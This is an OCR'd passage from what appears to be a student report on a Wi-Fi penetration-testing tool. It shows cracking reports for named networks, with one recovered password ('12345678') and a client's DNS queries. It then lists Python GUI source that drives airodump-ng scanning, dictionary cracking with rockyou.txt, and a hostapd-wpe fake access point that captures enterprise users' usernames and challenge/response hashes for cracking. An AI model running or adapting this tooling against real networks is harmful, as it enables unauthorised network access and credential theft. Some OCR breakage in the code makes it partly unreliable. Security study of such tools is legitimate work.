


Figure 39 WPA/WPA2 Report

Step 2

Finally, the report will be shown on the screen including SSID, Encryption Type, BSSID, channel, Authentication Mode, Scan time, Cracked Time and Password. This case show that the password cannot cracked



Date, Time: 2018-05-25, 18:22:20

Wi-Fi Pentest Report: WPA/WPA2 Router

Target's Info

SSID	Encr. Type	BSSID	Ch.	Auth. Mode	Scan Time	Cracked Time	Password
ChinaNet-315	WPA2	D0:60:8C:A4:B7:54	11	CCMP	2018-05-19 22:30:45	2018-05-19 22:31:34	"Failed"

Target's Topology

Figure 40 WPA/WPA2 Report

Step 3

Another exampleTP-LINK_3306A4.Same method as above, click Generate Report first





Figure 41 WPA/WPA2 Report

Step 4

Finally, the report will be shown on the screen including SSID, Encryption Type, BSSID, channel, Authentication Mode, Scan time, Cracked Time and Password. This case show that the password is "12345678"

In addition, we can decrypt the packet, what brand name of the clients and what DNS query they searched for.



1 of 1 (anonymous) TP-LINK_3306A4__2018-05... 80.03%

Date, Time: 2018-05-25, 18:21:26

Wi-Fi Pentest Report: WPA/WPA2 Router

Target's Info

SSID	Encr. Type	BSSID	Ch.	Auth. Mode	Scan Time	Cracked Time	Password
TP-LINK_3306A4	WPA2	30:B5:C2:33:06:A4 BC:E6:3F:BC:5F:D8	10-28	TKIP	2018-05-24 15:26:18	2018-05-24 15:27:07	12345678

Target's Topology

Generated by Airgraph-ng
1 Access Points and
1 Clients shown

Packet Decryption

Device Info.

Device BSSID	Brand
30:b5:c2:33:06:a4	Tp-LinkT
bc:e6:3f:bc:5f:d8	SamsungE

DNS Query

Device BSSID	DNS Query
bc:e6:3f:bc:5f:d8	connectivitycheck.gstatic.com
bc:e6:3f:bc:5f:d8	mqtt-gw.pushnotifs.com
bc:e6:3f:bc:5f:d8	mtalk.google.com

Figure 42 WPA/WPA2 Report

Program listing

1. Wifi_Pentest_Tool.py

Wifi_Pentest_Tool.py | wep_crack.py | wpa_crack.py | wpa_enterprise.py | wpa_report.py | enterprise_crack.py | enterprise_report.py

```python
#!/usr/bin/python

import os, os.path, subprocess, sys, glob, csv, threading, time, signal
from functools import partial
from tkinter import ttk, Frame, messagebox, filedialog
from tkinter.filedialog import askopenfilename
import tkinter as tk

root = tk.Tk()
root.title('Wifi Pentest Tool')

# GUI
nb = ttk.Notebook(root)
aptab_wifi = Frame(nb)
nb.add(aptab_wifi, text='Wi-Fi(s)')
nb.grid(row=5, column=0, columnspan=5)

aptab_psk_result = Frame(nb)
nb.add(aptab_psk_result, text='Cracking Result')
nb.grid(row=5,column=0)

wpa_enterprise = Frame(nb)
nb.add(wpa_enterprise, text='WPA/WPA2 Enterprise')
nb.grid(row=5, column=0)

org_list = ttk.Treeview(wpa_enterprise, height=10, show='headings', columns=('Start Time', 'Organization', 'Fake SSID'))
org_list.column('Start Time', width=150, anchor='center')
org_list.column('Organization', width=150, anchor='center')
org_list.column('Fake SSID', width=100, anchor='center')

org_list.heading('Start Time', text='Start Time')
org_list.heading('Organization', text='Organization')
org_list.heading('Fake SSID', text='Fake SSID')

org_list.grid(row=0, column=0, columnspan=3, rowspan=10)

captured_victims = ttk.Treeview(wpa_enterprise, height=10, show='headings', columns=('Login Time', 'Username', 'Challenge', 'Response'), selectmode='browse'
captured_victims.column('Login Time', width=150, anchor='center')
captured_victims.column('Username', width=100, anchor='center')
captured_victims.column('Challenge', width=100, anchor='center')
captured_victims.column('Response', width=100, anchor='center')

captured_victims.heading('Login Time', text='Login Time')
captured_victims.heading('Username', text='Username')
captured_victims.heading('Challenge', text='Challenge')
captured_victims.heading('Response', text='Response')

captured_victims_sb = ttk.Scrollbar(captured_victims, orient='vertical', command=captured_victims.yview)
captured_victims.configure(yscroll=captured_victims_sb.set)

captured_victims.grid(row=0, column=3, columnspan=10, rowspan=10)

victim_results = ttk.Treeview(wpa_enterprise, height=10, show='headings', column=('Username', 'Cracked Time', 'Password'), selectmode='browse')
victim_results.column('Username', width=150, anchor='center')
```

```
55  victim_results.column('Cracked Time', width=150, anchor='center')
56  victim_results.column('Password', width=250, anchor='center')
57
58  victim_results.heading('Username', text='Username')
59  victim_results.heading('Cracked Time', text='Cracked Time')
60  victim_results.heading('Password', text='Password')
61
62  victim_results.grid(row=12, column=2, columnspan=10)
63
64  status_lb = ttk.Label(root, text='Status: Normal')
65  status_lb.grid(row=4, column=2)
66
67  dictfile = tk.StringVar()
68  dictfile.set('/root/Desktop/rockyou.txt')
69
70  monned_inf = subprocess.getoutput("airmon-ng | grep 'mon' | awk '{print $2}'")
71  usr_result_l = []
72
73  s_org_var = tk.StringVar()
74
75  s_org_label = ttk.Label(wpa_enterprise, text='Selected Organization:')
76  s_org_label.grid(row=10, column=0, columnspan=2)
77
78  # delete the scan wifi result
79  def delete_result():
80      x = crack_result.get_children()
81      for item in x:
82          crack_result.delete(item)
83
84  # delete the captured WPA/WPA2 enterprise victims result
85  def update_victims():
86      x = captured_victims.get_children()
87      for i in x:
88          captured_victims.delete(i)
89
90  # Input the cracked victims' passwords
91  def result_to_wpa_enterprise():
92      cwd_l = [os.getcwd()]
93      cwd = cwd_l[0]
94      org_l = []
95
96      for j in cwd_l:
97          if '' in cwd_l:
98              continue
99          else:
100             for org_folder in os.listdir(j):
101                     if '_org' in org_folder:
102                         org_mod_time = str(subprocess.getoutput("stat "+cwd+"/"+org_folder+" | grep Modify | awk '{print $2,$3}' | sed 's/\..*//'")).replace(" ",'_')
103                         org_folder_info = org_folder.split('__')
104                         org_fk_ssid = org_folder_info[0]
105                         org_name = org_folder_info[1]
106                         org_folder_f = str(org_name).replace('_org', '')
107                         f_org_l = [org_mod_time, org_folder_f, org_fk_ssid]
108
```

```
109                         org_list.insert("", "end", values=f_org_l)
110                     else:
111                         continue
112
113 org_txtarea_output = tk.Text(wpa_enterprise, height=15, width=30)
114 org_txtarea_output.grid(row=12, column=0, rowspan=15)
115
116 # update the organization, fake ap time, and fake ap name
117 def delete_org_update():
118             x = org_list.get_children()
119             for j in x:
120                 org_list.delete(j)
121             time.sleep(1)
122             result_to_wpa_enterprise()
123
124 # delete the organization's info
125 def delete_org():
126             x = org_list.get_children()
127             for j in x:
128                 org_list.delete(j)
129
130 en_refresh_bt = ttk.Button(wpa_enterprise, text='Refresh Result', command=delete_org_update)
131
132 # select organization
133 def select_org(event):
134     for i in org_list.selection():
135         selected_org = org_list.item(i)['values']
136         select_org.sl_start_time = str(selected_org[0])
137         sl_org = str(selected_org[1])
138         sl_org_ssid = str(selected_org[2])
139
140         update_victims()
141
142         s_org_value = sl_org+'__'+select_org.sl_start_time+'__'+sl_org_ssid
143         s_org_var.set(s_org_value)
144
145
146
147         def delete_v_result():
148             y = victim_results.get_children()
149             for j in y:
150                 victim_results.delete(j)
151
152         def insert_victims():
153             update_victims()
154             print("./hostapd-wpe/org_vic/"+sl_org_ssid+"__"+sl_org+"__"+select_org.sl_start_time)
155             if os.path.isfile("./hostapd-wpe/org_vic/"+sl_org_ssid+"__"+sl_org+"__"+select_org.sl_start_time):
156                 get_org_l = str(subprocess.getoutput("cat ./hostapd-wpe/org_vic/"+sl_org_ssid+"__"+sl_org+"__"+select_org.sl_start_time)).split('\n')
157                 print(get_org_l)
158                 if get_org_l[0] is ',':
159                     captured_victims.insert("", "end", values=['','','',''])
160
161                 else:
162                     for i in get_org_l:
```

```
163                     get_v_info_l = i.split(',')
164                     insert_victims.login_time = get_v_info_l[0]
165                     usr_id = get_v_info_l[1]
166                     login_time_l = insert_victims.login_time.split(' ')
167                     year = login_time_l[0]
168                     month = login_time_l[1]
169                     day = login_time_l[2]
170                     l_time = login_time_l[3]
171
172                     insert_victims.login_time_f = month+' '+day+' '+l_time+' '+year
173
174                     challenge = str(subprocess.getoutput("cat ./hostapd-wpe.log | grep '"+insert_victims.login_time_f+"' -A2 | grep challenge | awk '{print $2}'"))
175                     response = str(subprocess.getoutput("cat ./hostapd-wpe.log | grep '"+insert_victims.login_time_f+"' -A3 | grep response | awk '{print $2}'"))
176                     captured_victims.insert("", "end", values=[insert_victims.login_time_f,usr_id,challenge,response])
177                     l = [insert_victims.login_time_f,usr_id,challenge,response]
178                     print(l)
179             else:
180                 update_victims()
181
182         insert_victims()
183
184         def insert_victims_result():
185             delete_v_result()
186             print('??')
187             get_org_l = str(subprocess.getoutput("cat ./hostapd-wpe/org_vic/"+sl_org_ssid+"__"+sl_org+"__"+select_org.sl_start_time)).split('\n')
188
189             if get_org_l[0] is ',':
190                 victim_results.insert("", "end", values=['','',''])
191             else:
192                 if os.path.isfile("./hostapd-wpe/org_vic/"+sl_org_ssid+"__"+sl_org+"__"+select_org.sl_start_time):
193                     if insert_victims.login_time_f is '':
194                         print('<<')
195
196                     else:
197                         print("'"+select_org.sl_start_time+"__"+insert_victims.login_time_f.replace(' ','_')+"' <<<< ")
198                         result_l = str(subprocess.getoutput("ls ./hostapd-wpe/results/ | grep '"+select_org.sl_start_time+"'")).split('\n')
199
200                         for i in result_l:
201                             print(i + ' <<<< print i')
202                             v_pw = subprocess.getoutput("cat ./hostapd-wpe/results/"+i+" | grep password | awk '{print $2}' | grep -v 2.2")
203                             txt_mod_time = str(subprocess.getoutput("stat ./hostapd-wpe/results/"+i+" | grep Modify | awk '{print $2,$3}' | sed 's/\..*//'")).replace(" ",'_')
204                             split_result = i.split('__')
205                             v_id = split_result[0]
206                             print([v_id,txt_mod_time,"\"Unsuccessful\""])
207                             print([v_id,txt_mod_time,v_pw])
208
209                             if 'Testing' in v_pw:
210                                 victim_results.insert("", "end", values=[v_id,txt_mod_time,"\"Unsuccessful\""])
211                                 print([v_id,txt_mod_time,"\"Unsuccessful\""])
212                             else:
213                                 victim_results.insert("", "end", values=[v_id,txt_mod_time,v_pw])
214                                 print([v_id,txt_mod_time,v_pw])
215                 else:
216                     delete_v_result()
```

```
217
218         insert_victims_result()
219
220         def en_refresh():
221             delete_org()
222             delete_v_result()
223             insert_victims()
224             insert_victims_result()
225             result_to_wpa_enterprise()
226
227         def en_gen_report():
228             print('./hostapd-wpe/org_gen_report/'+s_org_value+'.pdf')
229
230             cap_v_l = []
231             vic_r_l = []
232             for i in captured_victims.get_children():
233                 #print(captured_victims.item(i)['values'])
234                 cap_v_l.append(captured_victims.item(i)['values'])
235
236             for j in victim_results.get_children():
237                 #print(victim_results.item(i)['values'])
238                 vic_r_l.append(victim_results.item(j)['values'])
239             print(str(cap_v_l))
240             print(str(vic_r_l))
241             #org_txtarea_output.delete(1.0, tk.END)
242             subprocess.Popen(["python3","./enterprise_report.py",sl_org,select_org.sl_start_time,str(cap_v_l),str(vic_r_l),sl_org_ssid])
243
244             org_txtarea_output.insert(tk.INSERT, 'The report is generated as \n./enterprise_report/'+sl_org+'__'+select_org.sl_start_time+'.pdf \n')
245             time.sleep(1)
246             subprocess.Popen('evince ./enterprise_report/'+sl_org+'__'+select_org.sl_start_time+'.pdf', shell=True)
247
248         en_gen_pdf = ttk.Button(wpa_enterprise, text='Generate Report', command=en_gen_report)
249         en_gen_pdf.grid(row=10, column=6)
250
251         en_refresh_bt.config(command=en_refresh)
252         #en_refresh_bt = ttk.Button(wpa_enterprise, text='Refresh Result', command=en_refresh)
253 en_refresh_bt.grid(row=10, column=5)
254
255 org_list.bind('<<TreeviewSelect>>', select_org)
256 result_to_wpa_enterprise()
257
258 s_org_label_c = ttk.Label(wpa_enterprise, textvariable=s_org_var, state='disabled', relief='groove')
259 s_org_label_c.grid(row=10, column=2, columnspan=3)#, sticky='w')
260
261 # select a captured victims for password cracking
262 def select_victim(event):
263     for i in captured_victims.selection():
264         selected_victim = captured_victims.item(i)['values']
265         #t = str(selected_victim[0]).replace(' ','_')
266         org_t = select_org.sl_start_time
267         login_t = str(selected_victim[0]).replace(' ','_')
268         usr = str(selected_victim[1])
269         cha = str(selected_victim[2])
270         res = str(selected_victim[3])
```

```
271
272             print(org_t+' '+login_t+' '+usr+' '+cha+' '+res)
273
274             dict_value = dictfile.get()
275             start_crack = subprocess.Popen(['python3','./enterprise_crack.py',usr,org_t,login_t,dict_value,cha,res])
276
277 captured_victims.bind('<<TreeviewSelect>>', select_victim)
278
279 # GUI
280 ap = ttk.Treeview(aptab_wifi, height=25, show='headings', columns=('SSID', 'Signal', 'Encryption Type', 'BSSID', 'Channel', 'Authen. Mode'), selectmode='browse')
281 ap.column('SSID', width=100, anchor='center')
282 ap.column('Signal', width=100, anchor='center')
283 ap.column('Encryption Type', width=150, anchor='center')
284 ap.column('BSSID', width=150, anchor='center')
285 ap.column('Channel', width=200, anchor='center')
286 ap.column('Authen. Mode', width=150, anchor='center')
287
288 ap.heading('SSID', text='SSID')
289 ap.heading('Signal', text='Signal')
290 ap.heading('Encryption Type', text='Encryption Type')
291 ap.heading('BSSID', text='BSSID')
292 ap.heading('Channel', text='Channel')
293 ap.heading('Authen. Mode', text='Authen. Mode')
294
295 apy = ttk.Scrollbar(aptab_wifi, orient='vertical', command=ap.yview)
296 ap.configure(yscroll=apy.set)
297
298 ap.grid(row=5, column=0)
299
300 wifi_filter_var = tk.StringVar()
301 wifi_filter_var.set(' WPA2')
302
303 pb_airmon = ttk.Progressbar(root, length=850, mode='determinate')
304
305 # kill airodump-ng process after the user selected a target
306 def kill_airodump():
307     p_airodump_l = subprocess.getoutput("ps -A | grep airodump-ng | awk '{print $1}'").split('\n')
308     print(p_airodump_l)
309     for i in range(0, len(p_airodump_l)):
310         kill_p_airodump = subprocess.Popen('kill '+p_airodump_l[i], shell=True)
311         print('killed '+ p_airodump_l[i])
312     time.sleep(1)
313
314 # kill all process if there is an error occured
315 def kill_python():
316     p_python_l = subprocess.getoutput("ps -A | grep python | awk '{print $1}'").split('\n')
317     for i in range(0, len(p_python_l)):
318         kill_p_python = subprocess.Popen('kill '+p_python_l[i], shell=True)
319
320 # resume airodump-ng process after user click the "Unfreeze" button
321 def resume_subprocess():
322     global r_airodump
323     monned_inf = subprocess.getoutput("airmon-ng | grep 'mon' | awk '{print $2}'")
324     r_airodump = subprocess.Popen(['airodump-ng -w ./scanned_wifi/ap_scan --output-format csv '+ monned_inf],  shell=True)
```

```
325
326 # destroy the airmon-ng progress bar
327 def pb_airmon_destroy():
328         pb_airmon.destroy()
329
330 # resume the browse mode of wifi scanning after the "Unfreeze" button has clicked
331 def select_browse():
332         ap.config(selectmode='browse')
333
334 # browse the dictionary
335 def browse_dict():
336         dictfile.set( askopenfilename(filetypes=( ('all files', '.*'),)) )
337         print(dictfile.get())
338
339 def wifi_filter_var_result():
340     if wifi_filter_var.get() == 'All':
341         wifi_filter_var.set('All')
342
343     else:
344         print(wifi_filter_var.get())
345
346 def authen_filter_var_result():
347     print(authen_filter_var.get())
348
349 # Radiobutton filter encryption type
350 WPA_WPA2_filter = ttk.Radiobutton(root, text = 'WPA2 WPA', value = ' WPA2 WPA', variable = wifi_filter_var, command = wifi_filter_var_result)
351 WPA2_filter = ttk.Radiobutton(root, text = 'WPA2', value = ' WPA2', variable = wifi_filter_var, command = wifi_filter_var_result)
352 WPA_filter = ttk.Radiobutton(root, text = 'WPA', value = ' WPA', variable = wifi_filter_var, command = wifi_filter_var_result)
353 WEP_filter = ttk.Radiobutton(root, text = 'WEP', value = ' WEP', variable = wifi_filter_var, command = wifi_filter_var_result)
354 OPN_filter = ttk.Radiobutton(root, text = 'OPN', value = ' OPN', variable = wifi_filter_var, command = wifi_filter_var_result)
355
356 crack_result = ttk.Treeview(aptab_psk_result, show='headings', columns=('SSID', 'Encryption Type', 'Scanned Time', 'Cracked Time', 'Preshare Key'), selectmode='browse')
357 crack_result.column('SSID', width=200, anchor='center')
358 crack_result.column('Encryption Type', width=150, anchor='center')
359 crack_result.column('Scanned Time', width=150, anchor='center')
360 crack_result.column('Cracked Time', width=150, anchor='center')
361 crack_result.column('Preshare Key', width=200, anchor='center')
362
363 crack_result.heading('SSID', text='SSID')
364 crack_result.heading('Encryption Type', text='Encryption Type')
365 crack_result.heading('Scanned Time', text='Scanned Time')
366 crack_result.heading('Cracked Time', text='Cracked Time')
367 crack_result.heading('Preshare Key', text='Preshare Key')
368
369 crack_result_sb = ttk.Scrollbar(aptab_psk_result, orient='vertical', command=crack_result.yview)
370 crack_result.configure(yscroll=crack_result_sb.set)
371 crack_result.yview_moveto(0)
372 crack_result.grid(row=0, column=0, columnspan=5, rowspan=10)
373 crack_result_sb.grid(row=0, column=4, sticky='nse', rowspan=10)
374
375 pb_airmon = ttk.Progressbar(root, length=850, mode='determinate')
376 pb_attack_method = ttk.Progressbar(root, length=850, mode='determinate')
377
378 phy_names = subprocess.getoutput("airmon-ng | grep phy | awk '{print $1}'")
```

```
379 phy_names_list = phy_names.split('\n')
380 phy_names_list_len = len(phy_names_list)
381
382 # kill the program when the card is accidentally unplugged or broken
383 def check_card_is_broken():
384         check_ints_list = subprocess.getoutput("airmon-ng | grep phy | awk '{print $2}'").split('\n')
385         check_ints_list_len = len(check_ints_list)
386
387         if check_ints_list_len < ints_list_len:
388                 messagebox.showinfo('ERROR', 'The card is broken or unplugged accidentally.')
389                 kill_python()
390                 root.destroy()
391                 sys.exit()
392
393         threading.Timer(0.01, check_card_is_broken).start()
394
395 # read the csv file of the airodump-ng result
396 def read_csv():
397     list_file = glob.glob('./scanned_wifi/ap_scan-*.csv')
398
399     if not list_file:
400             with open('./scanned_wifi/ap_scan-01.csv') as csvfile:
401                 reader = csv.reader(csvfile, delimiter=',')
402
403                 for row in reversed(list(reader)):
404                         if len(row) == 15:
405                                 if ' Cipher' not in row:
406                                         global ap_ch, ap_list, ap_fs, ap_es, ap_pr, ap_pr
407
408                                         ap_bssid = row[0]
409                                         ap_fs    = row[1]
410                                         ap_ls    = row[2]
411                                         ap_ch    = row[3]
412                                         ap_sp    = row[4]
413                                         ap_pr    = row[5]
414                                         ap_ci    = row[6]
415                                         ap_au    = row[7]
416                                         ap_po    = row[8]
417                                         ap_be    = row[9]
418                                         ap_iv    = row[10]
419                                         ap_lan   = row[11]
420                                         ap_id    = row[12].replace(" ", '')
421                                         ap_es    = row[13]
422                                         ap_key   = row[14]
423
424                                         WPA_WPA2_filter.grid(row=1, column=3)
425                                         WPA2_filter.grid(row=1, column=4)
426                                         WPA_filter.grid(row=2, column=3)
427                                         WEP_filter.grid(row=2, column=4)
428                                         OPN_filter.grid(row=3, column=3)
429
430                                         if ap_pr == wifi_filter_var.get():# and ap_au == 'PSK':
431                                                 ap_list = [ap_es , ap_po , ap_pr , ap_bssid , ap_ch , ap_au]
432                                                 ap.insert("", "end", values = ap_list, tags = ('oddrow', 'evenrow'))
```

```
433
434     else:
435             latest_csv = max(list_file, key=os.path.getctime)
436
437             with open(latest_csv) as csvfile:
438                 reader = csv.reader(csvfile, delimiter=',')
439
440                 for row in reversed(list(reader)):
441                         if len(row) == 15:
442                                 if ' Cipher' not in row:
443
444                                         ap_bssid = row[0]
445                                         ap_fs    = row[1]
446                                         ap_ls    = row[2]
447                                         ap_ch    = row[3]
448                                         ap_sp    = row[4]
449                                         ap_pr    = row[5]
450                                         ap_ci    = row[6]
451                                         ap_au    = row[7]
452                                         ap_po    = row[8]
453                                         ap_be    = row[9]
454                                         ap_iv    = row[10]
455                                         ap_lan   = row[11]
456                                         ap_id    = row[12].replace(" ", '')
457                                         ap_es    = row[13]
458                                         ap_key   = row[14]
459
460                                         WPA_WPA2_filter.grid(row=1, column=3)
461                                         WPA2_filter.grid(row=1, column=4)
